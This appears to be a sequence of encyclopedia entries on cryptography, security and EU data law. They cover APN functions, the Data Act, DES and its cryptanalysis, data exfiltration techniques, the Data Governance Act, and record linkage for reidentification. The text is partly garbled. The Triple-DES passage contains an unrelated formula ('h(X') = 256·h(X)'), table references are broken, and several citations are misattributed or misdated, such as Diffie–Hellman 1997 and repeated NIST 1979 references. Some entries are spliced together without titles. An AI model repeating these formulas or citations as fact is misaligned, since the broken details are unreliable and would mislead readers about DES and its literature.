Now assume that $r = 1$ and $gcd(s,2^m - 1) = 1$. Then $C_{1,s}$ is an $[n, 2m, d]$ cyclic code; the dual of $C_{1,s}$ is a cyclic code that has two nonzeros only: α^{n-1} and α^{n-s} (apart from their conjugates). According to (1), $C_{1,s}^{\perp}$ is the set of binary codewords of length n defined as follows: each pair (a,b) of elements of $\mathbb{F}_{2^m}$ provides the ordered sequence of values

$$x \in \left\{1, \alpha, \ldots, \alpha^{n-1}\right\} \mapsto \mathrm{Tr}\left(ax + bx^s\right)$$

where the *Trace* function Tr is defined by $Tr(\beta) = \beta + \beta^2 + \cdots + \beta^{2^{m-1}}$. The *power function* $x \mapsto x^s$ is a permutation on $\mathbb{F}_{2^m}$. It is said to be *almost perfect nonlinear* (Canteaut et al. 1999) when $C_{1,s}$ has minimum distance 5. It is said to be an AB function when the nonzero weights of codewords of $C_{1,s}^{\perp}$ are either 2^{m-1} or $2^{m-1} \pm 2^{(m-1)/2}$; this is possible for odd m only.

Regulation (EU) 2023/2854

Definition

The Data Act is a Regulation lying down rules for granting availability of *product data* (i.e., retrievable data generated by the use of manufactured connected products) and *related service data* (i.e., data generated by the user or as a by-product of user's action during the use of a service).

This new regime lays on data portability and *functional equivalence* of services (when switching between different data processing services) and data interoperability for accessing, transferring, and using data.

Background

The Data Act, together with the Data Governance Act, is among the main building blocks of the European Data Strategy (European Commission 2020) that introduces the main objective of a new wave of legislation focused on data innovation, designing ten common European Data Spaces

in strategic economic sectors and domains of public interests. The European Commission refers to Data Spaces (European Commission 2022, 2024) as an umbrella term recalling principles and concepts first introduced by Franklin et al. (2005), aiming at realizing semantic integration of European Data and full interoperability within the European Digital Single Market. This new envisaged ecosystem, composed by different data models and schemes, should rely on Clouds Federation (cloud interconnection) and High-Performance Computers (HPC). The deployment of these ten Data Spaces relies on horizontal legislation composed by the Data Governance Act and the Data Act. This horizontal layer of legislation (inter-sectoral) complements sector-specific legislation, applicable to each envisaged data space.

While the Data Governance Act introduces a new organizational setting for facilitating the dataflow in these new ecosystems by relying on neutral intermediaries, the Data Act introduces a legal regime for specific categories of data included in B2B and B2C data sharing (i.e., *product data* and *related service data*). Strengthening the European data market by breaking down data silos is among the main objectives of this Regulation.

Theory and Application

The Data Act creates a new legal regime on specific data, namely, data stemming from IoT devices and Cloud Services.

The Regulation introduces a new legal regime for such data, mainly focusing on: *(a)* data access and data access rights, *(b)* data portability, and *(c)* interoperability.

Data access (Chap. II - Business to Consumer and Business to Business Data Sharing) is regulated by imposing technical manufacturers and service providers to remove legal, technical, and economic barriers to data sharing that prevent an optimal allocation of data. Users acquire more control over IoT data and data holder should provide them access, as they are obliged to make data available (Chap. III - Obligations for Data Holders Obliged to Make Data Available Pursuant to Union Law). In addition, data access right is strengthened by permitting sharing of retrieved IoT users' data with a third party (*data recipient*) allowing users to benefit from other services.

This normative setting on data access becomes the main ground over which further users' rights are recognized, that is, data portability, allowing

switching between different data processing services, to reduce lock-in effects. To this purpose, the Data Act aims at granting *functional equivalence* to services boosting the development of interoperability standards for data to be accessed, transferred, and used.

In this regard, the European Commission is required to boost interoperability and portability by adopting specific delegated acts or by requesting European standardization bodies to develop such standards.

For what concerns current research lines, some works (e.g., Picht 2022; Kim and Kwok 2024; Podszun and Offergeld 2022) have been investigating the interplay between the Data Act and other legislative measures included in the Digital Regulation Package (which includes the Data Act and the Data Governance Act, as well as the Digital Markets Act and the Digital Services Act).

Apart from these research lines, the cross-sectoral research at the intersection of law, technology, and other disciplines started investigating the main novelties brought by the Data Act. Among these, Ennis and Evans (2023) question cloud portability and interoperability as framed by the legislator. They argue that the level of equivalence between cloud computing services, as recalled by the Data Act, should require further legislative attention as it risks hampering innovation.

Open Problems and Future Directions

As the Data Act entered into force in January 2024, it shall apply from September 2025.

Further research directions will depend on factual application and potential constraints to the future deployment of common European data spaces.

In any case, specific taxonomies on product data and related service data would clarify the ground. Especially for cloud services, it remains to be ascertained what kind of services will be impacted. These may include, for instance, Software as a Service (SaaS), platform as a service (PaaS), infrastructure as a service (IaaS), Storage as a Service (STaaS), and Database as a Service (DaaS).

It goes without saying that, in any case, security and data protection play a key role in the rollout of this new legislation.

Data Encryption Standard (DES)

Background


The Data Encryption Standard (DES) (National Institute of Standards and Technology 1979) has been around for more than 25 years. During this time, the standard was revised three times: as FIPS-46-1 in 1988, as FIPS-46-2 in 1993, and as FIPS-46-3 in 1999. DES was an outcome of a call for primitives in 1974, which did not result in many serious candidates except for a predecessor of DES, Lucifer (Feistel 1973; Smith 1971) designed by IBM around 1971. It took another year for a joint IBM–NSA effort to turn *Lucifer* into DES. The structure of Lucifer was significantly altered: Since the design rationale was never made public and the secret key size was reduced from 128-bit to 56-bits, this initially resulted in controversy, and some distrust among the public. After some delay, FIPS-46 was published by NBS (National Bureau of Standards)—now NIST (National Institute of Standards and Technology)—on January 15, 1977 (National Institute of Standards and Technology 1979) (see (Smid and Branstad 1998) for a discussion of the standardization process).

However, in spite of all the controversy it is hard to underestimate the role of DES (National Institute of Standards and Technology 1979). DES was one of the first commercially developed (as opposed to government developed) ciphers whose structure was fully published. This effectively created a community of researchers who could analyze it and propose their own designs. This led to a wave of public interest in cryptography, from which much of the cryptography as we know it today was born.

Definition

The Data Encryption Standard, as specified in FIPS Publication 46–3 (National Institute of Standards and Technology 1979), is a block cipher operating on 64-bit data blocks. The encryption transformation depends on a 56-bit secret key and consists of sixteen Feistel iterations surrounded by two permutation layers: an initial bit permutation *IP* at the input, and its inverse IP^{-1} at the output. The structure of the cipher is depicted in Fig. 1. The decryption process is the same as the encryption, except for the order of the round keys used in the Feistel iterations. As a result, most of the circuitry can be reused in hardware implementations of DES.

Data Encryption Standard (DES), Fig. 1 The encryptionfunction



---

Theory

The 16-round Feistel network, which constitutes the cryptographic core of DES, splits the 64-bit data blocks into two 32-bit words (denoted by L_0 and R_0). In each iteration (or round), the second word R_i is fed to a function f and the result is added to the first word L_i. Then both words are swapped and the algorithm proceeds to the next iteration.

The function *f* is key-dependent and consists of four stages (see Fig. 2). Their description is given below. Note that all bits in DES are numbered from left to right, that is, the leftmost bit of a block (the most significant bit) is bit 1.

- *Expansion (E)*. The 32-bit input word is first expanded to 48 bits by duplicating and reordering half of the bits. The selection of bits is specified by 1. The first row in the table refers to the first 6 bits of the expanded word, the second row to bits 7–12, and so on. Thus bit 41 of the expanded word, for example, gets its value from bit 28 of the input word.
- *Key mixing*. The expanded word is XORed with a round key constructed by selecting 48 bits from the 56-bit secret key. As explained below, a different selection is used in each round.
- *Substitution*. The 48-bit result is split into eight 6-bit words which are substituted in eight parallel 6 × 4-bit S-boxes. All eight S-boxes, called S_1, S_2, …, S_8, are different but have the same special structure, as appears from their specifications in 2. Each row of the S-box tables consists of a permutation of the 4-bit values 0, …, 15. The 6-bit input word is substituted as follows: First a row is selected according to the value of the binary word formed by concatenating the first and the sixth input bit. The algorithm then picks the column given by the value of the four middle bits and outputs the corresponding 4-bit word.
- *Permutation (P)*. The resulting 32 bits are reordered according to a fixed permutation specified in 1 before being sent to the output. As before, the first row of the table refers to the first four bits of the output.

Data Encryption Standard (DES), Fig. 2 The function *f*

The selection of key bits in each round is determined by a simple key scheduling algorithm. The algorithm starts from a 64-bit secret key which includes 8 parity bits that are discarded after verification (the parity of each byte needs to be odd). The remaining 56 secret key bits are first permuted according to a permutation PC_1 (see Table 4). The result is split into two 28-bit words C_0 and D_0, which are cyclically rotated over 1 position to the left after rounds 1, 2, 9, 16, and over 2 positions after all other rounds (the rotated words are denoted by C_i and D_i). The round keys are constructed by repeatedly extracting 48 bits from C_i and D_i at 48 fixed positions determined by a table PC_2 (see Table 4). A convenient feature of this key scheduling algorithm is that the 28-bit words C_0 and D_0 are rotated over exactly 28 positions after 16 rounds. This allows hardware implementations to efficiently compute the round keys on-the-fly, both for the encryption and the decryption (Tables 1 and 2).

Cryptanalysis of DES

DES has been subject to very intensive cryptanalysis. Initial attempts (Hellman et al. 1976) did not identify any serious weaknesses except for the short key-size. It was noted that DES has a *complementation property*, that is, given an encryption of the plaintext P into the ciphertext C under the secret key K: $E_K(P) = C$, one knows that the complement of the plaintext will be encrypted to the complement of the ciphertext under the complement of the key: $E_{\overline{K}}\left(\overline{P}\right) = \overline{C}$ (by complement we mean flipping of all the bits). Another feature was the existence of four weak keys, for which the cipher is an *involution*: $E_K(E_K(m)) = m$ (for these keys the contents of the key-schedule registers C and D is either all zeros or all ones), and six additional pairs of *semi-weak keys* for which $E_{K1}(E_{K2}(m)) = m$. The complementation and the weak-key properties are

the result of interaction of the key-schedule, which splits the key-bits into two separate registers and the Feistel structure of the cipher. A careful study of the cycle structure of DES for weak and semi-weak keys has been given by Moore and Simmons (1987). See the book of Davies and Price (1989) for a more detailed account on these and other features of DES identified prior to 1989. The properties of the group generated by DES permutations have also been studied intensively. Coppersmith and Grossman have shown (Coppersmith and Grossman 1975) that in principle DES-like components can generate any permutation from the *alternating group* $A_{2^{64}}$ (all *even permutations*, i.e., those that can be represented with an even number of transpositions). However, DES implements only 2^{56} permutations, which is a tiny fraction of all the even permutations. If the set of 2^{56} DES permutations was closed under composition, then multiple encryption as used, for example in Triple-DES would be equivalent to single encryption and thus would not provide any additional strength. A similar weakness would be present if the size of the group generated by the DES permutations were small. Using the special properties of the weak keys it has been shown that DES generates a very large group, with a lower-bound of 2^{2499} permutations (Campbell and Wiener 1993; Coppersmith 1994), which is more than enough to make the *closure attacks* (Kaliski et al. 1988) impractical (Tables 3 and 4).

In the two decades since its design three important theoretical attacks capable of breaking the cipher faster than exhaustive search have been discovered: differential cryptanalysis (1990) (Biham and Shamir 1993), linear cryptanalysis (1993) (Matsui 1993), and the *improved Davies' attack* (Biham and Biryukov 1997; Davies and Murphy 1995). An interesting twist is that differential cryptanalysis was known to the designers of DES and DES was constructed in particular to withstand this powerful attack (Coppersmith 1994). (Note that DES is strong but not optimal against linear cryptanalysis or improved Davies' attack, for example simple reordering of the S-boxes would make the cipher less vulnerable to these attacks without spoiling its strength against the differential attack (Matsui 1995). This could indicate that the designers of DES did not know about such attacks.) This explains why the cipher's design criteria were kept secret. Many of these secrets became public with the development of differential cryptanalysis and were later confirmed by the designers (sci.crypt 1992). Both differential and linear attacks as well as Davies' attack are not much of a threat to real-life applications since they require more than 2^{40} texts for the analysis. For example, a linear attack requires 2^{43}known plaintexts to be encrypted under the same secret key. If the user changes the key every 2^{35} blocks, the success probability of the attack would be negligible. Nevertheless, linear attacks were tested (Matsui 1994) in practice, run even slightly faster than theoretically predicted (Junod 2001), and can potentially use twice less data in a chosen plaintext scenario (Knudsen and Mathiassen 2001). In the case of the differential attack 2^{47}chosen plaintexts are required, though the attack would still work if the data is coming from up to 2^{33} different keys. However, the huge amount of *chosen* plaintext makes the attack

impractical. In the case of Davies' attack the data requirement is 2^{50}*known plaintexts*, which is clearly impractical.

Although differential and linear attacks are hard to mount on DES, they proved to be very powerful tools for cryptanalysis; many ciphers which were not designed to withstand these attacks have been broken, some even with practical attacks. See, for example, the cipher FEAL (Miyaguchi 1990; Miyaguchi; Shimizu and Miyaguchi 1998). In fact both attacks have been discovered while studying this cipher (Biham and Shamir; Matsui and Yamagishi 1992), which was proposed as a more secure alternative to DES.

Exhaustive key*search* currently remains the biggest threat to the security of DES (National Institute of Standards and Technology 1979). It was clear from the very beginning that a 56-bit key can be found in practical time by using a practical amount of resources. In 1977, a design for a key-search machine was proposed by Diffie and Hellman (Diffie and Hellman 1997) with a cost of US$ 20 million and the ability to find a solution in a single day. Later Hellman proposed a chosen plaintext time-memory trade-off approach, which would allow to build an even cheaper machine, assuming that a precomputation of 2^{56} encryption steps is done once for a single chosen plaintext. An effective and complete ASIC design for a key-search machine has been proposed by Wiener in 1993 (Wiener 1996). It was shown that the US$ one million machine would run through the full key-space in 7 h. It became clear in 1993 that DES had to be upgraded to triple-DES or be replaced; however, NIST decided to reconfirm the FIPS standard a second time in 1993 for another 5 years (as FIPS 46–2). In 1998, the Electronic Frontier Foundation (EFF) built a working dedicated hardware machine which cost less than US$ 250,000 and could run through the full key-space in 4 days (EFF 1998). In a parallel development it was shown that a network of tens of thousands of PCs (a computational power easily available to a computer virus, for example) could do the same work in several weeks. At that time the *AES competition* had been started. As a result of this effort DES has been replaced by a successor, AES, which is based on a 128-bit block 128/192/256-bit key cipher Rijndael/AES. Meanwhile hardware attacks on DES continued, and these days a 9000 euro machine consisting of 120 FPGAs, called COPACOBANA (Kumar et al.), can find a DES key in about 6.4 days on average.

Extensions of DES

So where is DES today? DES is not obsolete. Due to substantial cryptanalytic effort and the absence of any practical cryptanalytic attack, the structure of DES has gained public trust. There have been several proposals to remedy the short key size problem plaguing the cipher:

- *Triple-DES* (Diffie and Hellman 1997). The idea is to multiple encrypt the block using DES three times with two or three different keys. This method gains strength both against cryptanalytic attacks as well as against exhaustive search. It is weak against related key attacks, however, and the speed is three times slower than single DES (National Institute of Standards and Technology 1979). A two-key variant in the form of *Encrypt-Decrypt-Encrypt (E-D-E)*, that is, $h\left(X'\right) = 256 \cdot h(X).$ has been proposed by IBM (Tuchman 1978) and is still in wide use by the banking community. The convenience of this option is that it is backward compatible with a single DES encryption, if one sets $K_1 = K_2$.
- *Independent subkeys* (Berson 1983). The idea is to use independently generated 48-bit subkeys in each round. The total key-size is 768 bits, which stops the exhaustive search attack. However, the cryptanalytic attacks like differential orlinear do work almost as good as for DES (National Institute of Standards and Technology 1979). The speed of this proposal is as for single DES, but it has a slower key-schedule.
- *Slow key-schedule* (Quisquater et al. 1986) or Knudsen (Damgard and Knudsen 1998). Exhaustive search is stopped by loosing key-agility of a cipher.
- *DES-X* (Rivest 1984). The idea is to XOR additional 64-bits of secret key material at the input and at the output of the cipher. See the entry on DES-X for more details. This is very effective against exhaustive search, but does not stop old cryptanalytic attacks on DES, and allows new related key attacks. This approach allows the reuse of old hardware. The speed is almost the same as that of a single DES.
- *Key-dependent S-boxes* (Biham and Biryukov 1995). The idea is similar to DES-X, but the secret key material is XORed before and after the S-boxes. S-boxes are reordered to gain additional strength. The result is secure against exhaustive search and improves the strength against

cryptanalytic attacks to hardware which permits the loading of new S-boxes. The speed is the same as that of a single DES.

As of today two-key and three-key triple DES is still in wide use and is included in NIST (FIPS 46–3, the 1999 edition (National Institute of Standards and Technology 1979)) and ISO standards. However, two-key triple DES variants are not recommended for use due to dedicated meet-in-the-middle attack by van Oorschot and Wiener (1990) with complexity $2^{120-\log n}$ steps given *O(n)known plaintexts* and memory. For example, if $n = 2^{40}$, complexity of attack is 2^{80} steps. This attack is based on an earlier attack by Merkle and Hellman (1981) which required 2^{56}*chosen plaintexts*, steps, and memory. These attacks are hard to mount in practice, but they are an important certificational weakness.

The recommended usage mode for triple-DES is *Encrypt-Encrypt-Encrypt (E-E-E)* (or *Encrypt-Decrypt-Encrypt (E-D-E)*) with three independently generated keys (i.e., 168 key bits in total), for which the best attacks are the classical meet-in-the-middle attack with only three known plaintexts, 2^{56} words of memory, and 2^{111} analysis steps; and the attack by Lucks (Lucks 1998) which requires 2^{108} time steps and 2^{45} known plaintexts. These attacks are clearly impractical.

The DES-X alternative is also in popular use due to its simplicity and almost no speed loss. Thorough analysis of a generic construction is given in (Kilian and Rogaway 1996) and the best currently known attack is a slide attack (Biryukov and Wagner 2000) with complexity of n known plaintexts and $2^{121-\log n}$ analysis steps (e.g., 2^{33} known plaintexts and memory and 2^{87} analysis steps).

Definitions

Data exfiltration describes a breach of the security goal of confidentiality. It leads to disclosure of data to an unauthorized party (e.g., an attacker, an intruder) typically by transferring the data over a public network. The disclosed data may be either stored or otherwise processed in an IT system or transmitted over a network.

Background

Network-based attacks and their mitigation are of increasing importance in our ever-connected world. Often network-based attacks address valuable data, which the attacker either encrypts to extort ransom or steals to make

money reselling or both. After the infamous WannaCry and NotPetya ransomware attacks in 2017, companies stepped up their cyber defenses. More emphasis was placed on backup and recovery processes so that even when files were destroyed, organizations had copies for quick recovery. However, cybercriminals have also adapted their methods. Instead of simply encrypting files, double or even multiple extortion (Payne and Mienie 2021) ransomware now exfiltrates the data first, before encrypting it. In particular, valuable business assets must be checked for unauthorized access and need to be protected (Mundt and Baier 2022).

Theory/Application

One of the main targets of cyberattacks is data exfiltration. A further description for the threat is given by the General Data Protection Regulation (GDPR) (European Parliament, 2016, Art. 4 (12)). Therein, it is described that “personal data breach” means a breach of security leading to the accidental or unlawful destruction, loss, alteration, or unauthorized disclosure of, or access to, personal data transmitted, stored, or otherwise processed. Ullah et al. (2018) provide an excellent overview and review of state-of-the-art data exfiltration publications and aspects. As attacker type, their review distinguishes between an outside party and an insider. Furthermore, Ullah et al. (2018) discriminate between network-based and physical data exfiltration. Both attack categories are further subdivided: sample network-based data exfiltration comprises direct download, passive monitoring, and phishing, while physical theft and dumpster diving are assigned to physical data exfiltration. In addition, Ullah et al. (2018) consider countermeasures.

Recently enhanced semantic models are developed, and many other insights are gained, especially via the MITRE ATT&CK framework. It is a knowledge database available worldwide, and its content is based on real incidents. Experienced cyber analysts evaluate incidents and convey their information to the MITRE ATT&CK framework. This framework hence provides a snapshot of recent and current approaches used by cyberattackers to exfiltrate data (MITRE Corporation 2022).

The MITRE ATT&CK framework lists the following techniques used to exfiltrate data:

Automated exfiltration

Use of automated processing for gathered sensitive data.

Data transfer size limits

To circumvent a transfer size limit, the whole data is split in fixed size chunks.

Exfiltration over alternative protocols

Misusing standardized IT network protocols.

Exfiltration over a command and control (C2) channel

Misusing the main communication channel of the attacker.

Exfiltration over physical medium

Misusing removable drives like Universal Serial Bus (USB), cellular phone, MPEG-1 Audio Layer (MP) 3, and processing devices.

Exfiltration over web service

Exploiting a legitimate external web service often permitted by firewalls.

Scheduled transfer

Performed at certain times or within specific time intervals.

Transfer data to cloud account

Transferring data including backups to the attacker's cloud account.

These are umbrella terms for the procedures used, which are further subdivided in a variety of ways. Obviously data exfiltration can be executed in various ways, starting with simple means, e.g., copy-pasting files onto an external device or cloud, to more sophisticated, obfuscating exploitation of IT network protocols. Once the data has been exfiltrated from the attacked IT system, there is no longer any realistic possibility to ensure the confidentiality of this data.

Open Problems and Future Directions

Institutions often implement their cybersecurity strategy by releasing an information security management system (ISMS). This approach provides robust protection against fundamental threats from cyberattackers. Institutions are increasingly focusing on holistic protection of their own IT and are activating professional defense mechanisms such as Extended Detection and Response (XDR). It is about the consideration of an overall process. First of all, as far as possible, all data sources are used. The goal is seamless monitoring of the data sources. Incoming data is analyzed immediately with the aim of initiating coordinated defense processes. In

addition, XDR approaches pursue the goal of continuously optimizing these autonomous security processes.

Knowledge of the threats posed by cyberattackers is constantly increasing. The technical, legal, and procedural possibilities for sharing information about cyber threats are constantly improving. Experts are emerging who are specifically addressing these cyber threats and making their skills available to others as a service.

However, such protection mechanisms are often considered late and sometimes only after a successful cyberattack. Companies' livelihoods fail when their intellectual property is stolen. Many of the modern protection measures are being adapted too hesitantly. In addition, cyberattackers have also become more professional and specialized. Very sophisticated techniques for data exfiltration, such as steganography, are increasingly being used. Professionals develop these technologies and offer them as a service to other criminals.

Data exfiltration remains a major threat in an ever-connected world.

Definition

The Data Governance Act (DGA) introduces an organizational setting for promoting *voluntary* sharing of data between data holders and potential data users. These interactions are intermediated by *neutral* third parties defined as Data Intermediation Services Providers or as Data Altruism Organizations.

Background

The Data Governance Act, together with the Data Act, is among the main building blocks of the European Data Strategy (2020a) that designs and deploys ten common European Data Spaces in strategic economic sectors and domains of public interests.

The concept of *dataspace* (or *data space*) was first introduced by Franklin et al. (2005), referring to a potential solution of *one of the most*

acute information challenges: the data management of heterogeneous data sources whose exploitation impose semantic integration and interoperability. Undoubtedly, this challenge is emphasized with big data (Sagiroglu and Sinanc 2013).

Building on these concepts, the institutional documents (Staff Working Documents on European Data Spaces, European Commission 2022, 2024) refer to Data Space as an umbrella term for a new ecosystem composed of different data models or schemes that, relying on infrastructures and services of Clouds Federation (clouds interconnection) and High-Performance Computers (HPC), unleashes the potential of the data-driven innovation.

Laying on this ground, the Data Governance Act facilitates data pooling and data sharing, by drawing principles, rules, roles, and responsibilities for regulating the rights of access to data and processing of data in this new ecosystem. This horizontal layer of legislation (inter-sectoral) complements sector-specific legislation, applicable to each envisaged data space.

The European Commission (2020b) clarified that, apart from the development of the common European data spaces, strengthening trust in data sharing and data intermediaries is the objective of the DGA.

Theory and Application

The DGA introduces an organizational setting based on four main lines of action: (*a*) establishing specific conditions for the re-use of data held by public bodies; (*b*) introducing data intermediation services with a related notification scheme and supervisory framework; (*c*) requiring registration of entities collecting and processing data for altruistic purposes; and (*d*) creating a European Data Innovation Board as advisory body to the Commission for the implementation of the DGA and for horizontal issues on common European data spaces.

In this new organizational setting, trustworthy data pooling and sharing are highly dependent on techniques that ensure security while preserving not only privacy, but also statistical and commercial confidentiality (e.g. business, professional, and company secrets).

In fact, the Data Governance Act aims at stimulating the technological development in complex scenarios where nonpersonal or mixed data may require the same level of security and protection of personal data.

Moreover, the introduction of *neutral* third parties intermediating data pooling and sharing challenges usual security and privacy protections deployed in emerging scenarios (i.e., in federated cloud services providers). In this regard, as already highlighted in cross-sectoral research initiatives by Curry et al. (2022, p. 324), the allocation of controllership and the definition of data protection responsibilities become particularly relevant.

On one hand, the Data Governance Act demands data intermediation services providers to anonymize data and taking responsibility in performing this task. On the other hand, it triggers further reflections on security and protection requirements. Usually, emerging scenarios pose peculiar security and privacy challenges (Samarati and De Capitani Di Vimercati 2016). In this specific regard, the developed technical solutions rely on the assumption that service provider may be *honest-but-curious*, meaning trustworthy for providing the service, but untrustful for confidentiality duties. The consideration of these two perspectives in the context of the DGA may trigger additional security and privacy considerations due to the introduction of the intermediary services providers in the designed ecosystem.

Open Problems and Future Directions

The efficient deployment of the common European data spaces is strictly dependent on how trust issues and related risks will be addressed in this new ecosystem.

In this regard, cross-sectoral integration of legal framework and technical specifications will certainly represent the main building ground for secure computation and sustainable data sharing in the envisaged complex scenarios. Future research directions should assess, from a cross-sectoral perspective (i.e. legal and technical), the roles and duties of *neutral* third intermediary services providers, investigating new forms of security and protection of data.

Synonyms

Entity resolution; Record linkage

Definition

Data linkage consists of methods for matching duplicates within or across files using nonunique identifiers such as first name, last name, date-of-birth, address, and other characteristics such as income and sex.

Background

Many analysts prefer microdata instead of tables of aggregates in publications. To meet analytic needs, organizations create public-use microdata that may allow the approximate reproduction of a few analyses from the original, confidential microdata. To maintain privacy, organizations must assure that the released microdata do not allow the reidentification of individuals with records in the microdata. To reduce reidentification risk, organizations may mask the data with methods such as additive noise or create models from which it is possible to draw synthetic data that meet various analytic restraints. Although rigorous differential

privacy methods assure privacy and eliminate reidentification risk (Dwork et al. 2007), the methods typically need to add so much noise as to make a public-use file difficult or impossible to analyze effectively (Winkler 2008).

Reidentification uses purely analytic means of reidentification, a combination of analytic means and record linkage, or only record linkage. If a subdomain in the data having less than 50 records and ten or more variables were required to preserve means and covariances, then a purely analytic method based on solving equations and unknowns could reconstruct the original data records for the subdomain. In some situations, users of the public-use microdata may require that analytic properties of continuous and other variables be preserved on subdomains. An example might be that a few analyses of income and other variables be preserved on subdomains determined by state, age-range, sex, and race. Information might be reidentified for certain rare combinations such as a high-income Asian-ancestry woman of age greater than 75 within a particular state. The reidentification might use publicly available voter registration lists and house assessment information. With suitable input files, record linkage software can both speed up the work and increase the reidentification rate.

Organizations that produce public-use microdata $\mathbf{X}'$ from original microdata $\mathbf{X}$ can never be certain what microdata $\mathbf{Y}$ an intruder may have. They can perform reidentification experiments that compare $\mathbf{X}'$ directly with $\mathbf{X}$. The organization will need to extrapolate how much lower the reidentification rate might be with data $\mathbf{Y}$ available to an intruder. Reidentification experiments of $\mathbf{X}$ against $\mathbf{X}'$ are straightforward to run by relatively inexperienced individuals and often yield unexpected reidentifications. Although reidentification might be done using clustering or nearest-neighbor software, record linkage software (with slightly enhanced features) is often superior. Record linkage software implicitly and effectively rescales numeric data and, when parameters are effectively estimated by an unsupervised learning method such as the EM algorithm (Dempster et al. 1977), weights the relative distinguishing power of different fields. Record linkage with suitable intruder files $\mathbf{Y}$ has traditionally been considered a gold standard for evaluating reidentification risk (Lambert 1993).

Theory

A record linkage process attempts to classify pairs in a product space **A** × **B** from two files A and B into **M**, the set of true links, and **U**, the set of true nonlinks. Fellegi and Sunter (1969) considered ratios **R** of probabilities of the form

$$\mathbf{R} = \mathbf{Pr}\left(\gamma \in \Gamma | \mathbf{M}\right) / \mathbf{Pr}\left(\gamma \in \Gamma | \mathbf{U}\right) \tag{1}$$

where *γ* is an arbitrary agreement pattern in a comparison space *Γ*. For instance, *Γ* might consist of eight patterns representing simple agreement or not on surname, first name, and age. Alternatively, each $\gamma \in \Gamma$ might additionally account for the relative frequency with which specific surnames, such as Scheuren or Winkler, occur or deal with different types of comparisons of quantitative data. The fields compared (surname, first name, age, income) are called *matching variables*. In the special case when agreement on fields is conditionally independent given **M** and **U** and there are training data, the Fellegi–Sunter methods agree with naïve Bayes in machine learning.

The decision rule is given by

If R > *Upper*, then designate pair as a link.
If *Lower* ≤ R ≤ Upper, then designate pair as a possible link and hold for clerical review.
If R < *Lower*, then designate pair as a nonlink.

Fellegi and Sunter (1969) showed that this decision rule is optimal in the sense that for any pair of fixed bounds on **R**, the middle region is minimized over all decision rules on the same comparison space *Γ*. The cutoff thresholds, *Upper* and *Lower*, are determined by the error bounds. The ratio **R** or any monotonely increasing transformation of it (typically a logarithm) is called a *matching weight* or *total agreement weight*. Likely reidentifications, called matches, are given higher weights, and other pairs, called nonmatches, are given lower weights.

In practice, the numerator and denominator in (1) are not always easily estimated. The deviations of the estimated probabilities from the true probabilities can make applications of the decision rule suboptimal. Fellegi and Sunter (1969) were the first to observe that

$$\begin{aligned}\mathbf{Pr}\ (\gamma \in \Gamma) = \mathbf{Pr}\,(\gamma \in \Gamma | \mathbf{M})\ \mathbf{Pr}\ \ (\mathbf{M}) \\ + \mathbf{Pr}\ (\gamma \in \Gamma | \mathbf{U})\ \mathbf{Pr}\ (\mathbf{U})\end{aligned} \tag{2}$$

could be used in determining the numerator and denominator in (1) when the agreement pattern γ consists of simple agreements and disagreements of three variables and a conditional independence assumption is made. The left-hand side is observed and the solution involves seven equations with seven unknowns. In general, the EM algorithm is used to estimate the probabilities on the right-hand side of (2). To best separate the pairs into matches and nonmatches, a version of the EM algorithm for latent classes (Winkler 1994) determines the best set of matching parameters under certain model assumptions that are not seriously violated with real data. In computing partial agreement probabilities for quantitative data, simple univariate adjustments to the matching weights are done such as similar adjustments in commercial record linkage software. When two quantitative items *a* and *b* do not agree exactly, a linear adjusts the agreement matching weight downward to the disagreement weight according to a tolerance. Specifically, the adjustment is

$$\begin{aligned} w_{adj} = \max\left(\left\{w_{adj} - \left(w_{agr} - w_{dis}\right)\ |a-b|\ /\right.\right. \\ \left.\left.\left(\tau\ \ \min\ (a,b)\right)\right\}, w_{dis}\right), \end{aligned}$$

where w_{adj}, w_{agr}, w_{dis} are the adjusted weight, full agreement weight, and full disagreement weights, respectively, and τ is the proportional tolerance for the deviation ($0 \le \tau \le 1$). The full agreement weights w_{agr} and disagreement weights w_{dis} are the natural logarithms of (1) that are obtained via the EM algorithm. The tolerance τ is estimated using experience and looking at matching results. For certain empirical examples, τ is taken to be 0.2. For reidentification experiments in which noise levels are relatively lower than in actual record linkage situations, τ might be set to 0.1. The approximation will not generally yield accurate match probabilities but works well in the matching decision rules. An assignment algorithm due to Winkler (1994) forces 1–1 matching as an efficient global approach to matching the entire original data sets with the entire masked data sets. Specifically, the algorithm uses pairs $(i, j) \in I_0$ where I_0 minimizes

$$\left\{\sum\nolimits_{(i,j)\in I} w_{ij} | I \in \mathbf{J}\right\},$$

where w_{ij} is the comparison weight for record pair (i, j), and **J** is the set of index sets I in which at most one column and at most one row are present.

That is, if $(i, j) \in I$ and $(k, l) \in I$, then either $i \neq k$ or $j \neq l$. The algorithm of Winkler is similar to the classic algorithm of Burkard and Derigs (see, e.g., (Winkler 1994)) in that it uses Dijkstra's shortest augmenting path for many computations and has equivalent computational speed. It differs because it contains compression/decompression routines that can reduce storage requirements for the array of weights $w_{i\,j}$ by a factor of 500 in some matching situations. When a few matching pairs in a set can be reasonably identified, many other pairs can be easily identified via the assignment algorithm. The assignment algorithm has the effect of drastically improving matching efficacy, particularly in reidentification experiments of the type given in this entry. For instance, if a moderate number of pairs associated with true reidentifications have probability greater than 0.5 when looked at in isolation, the assignment algorithm effectively sets their match probabilities to 1.0 because there are no other suitable records with which the truly matching record should be combined.

Applications

Kim and Winkler (1995) describe an application where Current Population Survey (CPS) data were combined with detailed income data from the Internal Revenue Service (IRS). The data were used by the Department of Health and Human Services (HHS) to analyze poverty and the Department of the Treasury to evaluate tax policy. The merged files were masked using a modified additive noise procedure to satisfy both Census and IRS privacy restrictions. In particular, IRS, that had nearly perfect data for reidentification, could not reidentify Census data.

Kim and Winkler produced a file $\mathbf{X}'$ from original data $\mathbf{X}$ using small amounts of additive noise and adjustments so that analytic properties were preserved on a large number of subdomains. The subdomains were by state, age-ranges, sex, and race categories that HHS and Treasury required. Initial experiments matching $\mathbf{X}'$ against $\mathbf{X}$ (conservatively) showed that approximately 2% of records might be reidentified. Although $\mathbf{X}$ is a relatively small sample of the entire U.S. population, various records (outliers) had quite high values in various income categories associated with individual subdomains and were easily reidentified. Such outliers in samples are typically also outliers in the entire population. To reduce reidentification risk to at most 0.2%, Kim and Winkler developed a

controlled swapping procedure that preserved the analytic properties in the required subdomains. Kim and Winkler showed that the controlled swapping procedure often yielded severe analytic degradation in subdomains where analytic properties could not be preserved.

Anonymity in data mining

Definition

Privacy in data mining refers to the process of downgrading portions of the data or transforming the data in some way, so that sensitive information about individuals and organization remains hidden but the data can still be used for mining purposes. The expense of doing so is usually a reduction in the quality of the underlying mining algorithms.

Background

